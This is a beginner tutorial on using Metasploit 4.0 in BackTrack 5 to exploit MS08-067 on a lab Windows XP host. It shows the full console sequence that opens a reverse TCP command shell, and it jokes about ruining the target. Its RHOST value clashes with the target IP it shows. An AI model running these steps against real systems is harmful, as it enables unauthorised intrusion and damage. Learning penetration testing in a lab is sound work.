Busting Windows in Backtrack 5 R1 With Metasploit Framework 4.0

By Rahul Tyagi

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Backtrack 5 R1


BackTrack is a very popular Live DVD Linux distribution that focuses on system and network penetration testing, featuring analysis and diagnostic applications that can be run right from the CD. BackTrack emerged from Whax and Auditor Security Collection distributions, using what was best from both in one complete solution.

BackTrack 5 is an extremely popular security oriented operating system. Dubbed Revolution, BackTrack 5 is based on Ubuntu 10.04 LTS (Lucid Lynx) and it's powered by Linux kernel 2.6.39.4, patched with all the relevant wireless injection patches. [1]

Image Source: - http://www.backtrack-linux.org/wp-content/uploads/2011/07/bt5-r1-backtrack.png

Metasploit Framework 4.0

The Metasploit® Framework is a free, open source penetration testing solution developed by the open source community and Rapid7. It is the de-facto standard for penetration testing with more than one million unique downloads per year and the world's largest, public database of quality assured exploits. [2].



```
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|`.""'.
  II     6.     .P  :  .' / |  `.  :
  II     'T;. .;P'  '.'  /  |    `.'
  II      'T; ;P'    `. /   |    .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13461 updated today (2011.07.31)

msf >
```

Image Source: - https://community.rapid7.com/servlet/JiveServlet/showImage/38-5410-1390/i-heart-shells.png

In Metasploit Framework 4.0 you can create your own exploits and then audit your website and network security by just launching the exploits along with the respective payloads, through its console mode or Armitage graphical user interface.

PARENTAL
ADVISORY
EXPLICIT CONTENT

Vulnerabilities, Exploits & Payloads

Vulnerabilities

Here we can see attacker watching the the vunerability :P

Image Source


In computer security, vulnerability is a weakness which allows an attacker to reduce a system's information assurance.[3]

In my words vulnerability is just to look for a loophole which is not supposed to be there. And in above image that is a BIG vulnerability.

Exploit

An **exploit** is a piece of software, a chunk of data, or sequence of commands that takes advantage of a bug.

In other words exploit is a way to cash the vulnerability which is exists on the target machine.



Payload

The eventual effect of a software virus that has been delivered to a user's computer.[4] The payload of a computer virus may include altering and deleting files, self-replicating itself through the Internet, or other destructive activity.[5]


Some Kind of Payload in Action :)

The payload comes to play when the exploiting process is done. Where exploit helps us to overcome the machine and getting entry into the target, payload helps us to control machine through various methods by creating active sessions between target and the attacker machine.


In simple words with exploit we gain entry into the target machine and with payload we select the attack vectors that can be performed on the target machine.

Metasploit Framework 4.0 Console Mode

Metasploit framework 4.0 comes with many features like big jackpot **ARMITAGE**. So first I would like to discuss about the classic console mode client attack inside the network. First we have to open the console mode of Metasploit framework 4.0. Below image will help you to locate the msf console mode path.




As you click on msfconsole you will get something like below image




```
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *


       =[ metasploit v4.0.0-release [core:4.0 api:1.0]
+ -- --=[ 716 exploits - 361 auxiliary - 68 post
+ -- --=[ 226 payloads - 27 encoders - 8 nops
       =[ svn r13462 updated 32 days ago (2011.08.01)

Warning: This copy of the Metasploit Framework was last updated 32 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             https://community.rapid7.com/docs/DOC-1306

msf > show exploits
```

After getting the total number of exploits now we have to search for a windows based exploit called **netapi exploit**. The original name of the exploit is "**Microsoft Server Service Relative Path Stack Corruption**".




```
1.0 Long Filename Buffer Overflow
   windows/tftp/futuresoft_transfermode                        2005-05-31       average    FutureSoft T
FTP Server 2000 Transfer-Mode Overflow
   windows/tftp/quick_tftp_pro_mode                            2008-03-27       good       Quick FTP Pr
o 2.1 Transfer-Mode Overflow
   windows/tftp/tftpd32_long_filename                          2002-11-19       average    TFTPD32 <= 2
.21 Long Filename Buffer Overflow
   windows/tftp/tftpdwin_long_filename                         2006-09-21       great      TFTPDWIN v0.
4.2 Long Filename Buffer Overflow
   windows/tftp/threectftpsvc_long_mode                        2006-11-27       great      3CTftpSvc TF
TP Long Mode Buffer Overflow
   windows/unicenter/cam_log_security                          2005-08-22       great      CA CAM log_s
ecurity() Stack Buffer Overflow (Win32)
   windows/vnc/realvnc_client                                  2001-01-29       normal     RealVNC 3.3.
7 Client Buffer Overflow
   windows/vnc/ultravnc_client                                 2006-04-04       normal     UltraVNC 1.0
.1 Client Buffer Overflow
   windows/vnc/winvnc_http_get                                 2001-01-29       average    WinVNC Web S
erver <= v3.3.3r7 GET Overflow
   windows/vpn/safenet_ike_11                                  2009-06-01       average    SafeNet Soft
Remote IKE Service Buffer Overflow
   windows/wins/ms04_045_wins                                  2004-12-14       great      Microsoft WI
NS Service Memory Overwrite

msf > search netapi
```

Here in below fig we can see we got 4 types of exploits available in netapi category



```
Matching Modules
================

   Name                                  Disclosure Date  Rank    Description
   ----                                  ---------------  ----    -----------
   exploit/windows/smb/ms03_049_netapi   2003-11-11       good    Microsoft Workstation Service NetAddAlter
nateComputerName Overflow
   exploit/windows/smb/ms06_040_netapi   2006-08-08       good    Microsoft Server Service NetpwPathCanonic
alize Overflow
   exploit/windows/smb/ms06_070_wkssvc   2006-11-14       manual  Microsoft Workstation Service NetpManageI
PCConnect Overflow
   exploit/windows/smb/ms08_067_netapi   2008-10-28       great   Microsoft Server Service Relative Path St
ack Corruption


msf >
```


I am here using the number four exploit (ms08-067_netapi) having great rank.



```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) >
```

Now we have to select the RHOST ie. Setting the target machine's IP address within the network.


Let us check the IP address of the target machine here



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.197.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.197.2

C:\Documents and Settings\Administrator>
```


Windows Machine having IP Address:- 192.168.197.128

After getting the IP address lets set the RHOST



```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 192.168.187.128
RHOST => 192.168.187.128
msf  exploit(ms08_067_netapi) > 
```


It's time to set the LHOST where you want the control to be transferred or from which you are launching the attack.



```
root@bt:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:33:09:c5
          inet addr:192.168.197.129  Bcast:192.168.197.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe33:9c5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:353 errors:0 dropped:0 overruns:0 frame:0
          TX packets:43 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36730 (36.7 KB)  TX bytes:3998 (3.9 KB)
          Interrupt:19 Base address:0x2000
```


LHOST IP Address:- 192.168.197.129

Now here we are ready to set the required payload, I am using here the windows reverse tcp payload but you can use other depends upon your taste and requirement blind tcp is also an good option but still I suggest you should go for reverse_tcp payload.




```
msf > use exploit/windows/smb/ms08_067_netapi
msf  exploit(ms08_067_netapi) > set RHOST 192.168.187.128
RHOST => 192.168.187.128
msf  exploit(ms08_067_netapi) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf  exploit(ms08_067_netapi) > set LHOST 192.168.197.129
LHOST => 192.168.197.129
msf  exploit(ms08_067_netapi) > █
```

Just exploit now and you will get something like below



```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.197.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2+ - lang:English
[-] Could not determine the exact service pack
[*] Auto-targeting failed, use 'show targets' to manually select one
[*] Exploit completed, but no session was created.
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.197.129:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.197.128
[*] Command shell session 1 opened (192.168.197.129:4444 -> 192.168.197.128:1032) at 2011-09-02 15:57:59 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.197.128
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.197.2

C:\WINDOWS\system32>
```

Here you can see the Victim IP address i.e 192.168.197.128

Here we got what we looking for and if you know some simple dos commands you can purely ruin the target machine☺.

Exploiting Windows with Armitage

Armitage is a graphical cyber attack management tool for Metasploit that visualizes your targets, recommends exploits, and exposes the advanced capabilities of the framework.

Best Features available in Armitage

1. Graphical User Interface
2. Automatically recommend exploits
3. Exploit Browsing/ Custom Exploit
4. Exposes Metasploit's SOCKS proxy

Armitage is installed with the Metasploit 4.0.0 full install package. It has all of the prerequisites you'll need, including:

